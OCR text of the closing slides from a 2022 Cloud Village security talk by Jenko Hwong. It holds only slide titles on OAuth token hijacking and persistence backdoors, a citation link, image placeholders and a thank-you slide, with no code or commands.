
© 2022 Jenko Hwong

OAuth Token Hijack with Persistence/Backdoors



© 2022 Jenko Hwong


OAuth Token Hijack with Persistence/Backdoors[1]



[1] Juan Berner, 10/27/2018: https://medium.com/@89berner/persistant-gcp-backdoors-with-googles-cloud-shell-2f75c83096ec

© 2022 Jenko Hwong

OAuth Research Quadrant



© 2022 Jenko Hwong

Thank you

Cloud Village
August 13, 2022

Jenko Hwong
jhwong@netskope.com
@jenkohwong

© 2022 Jenko Hwong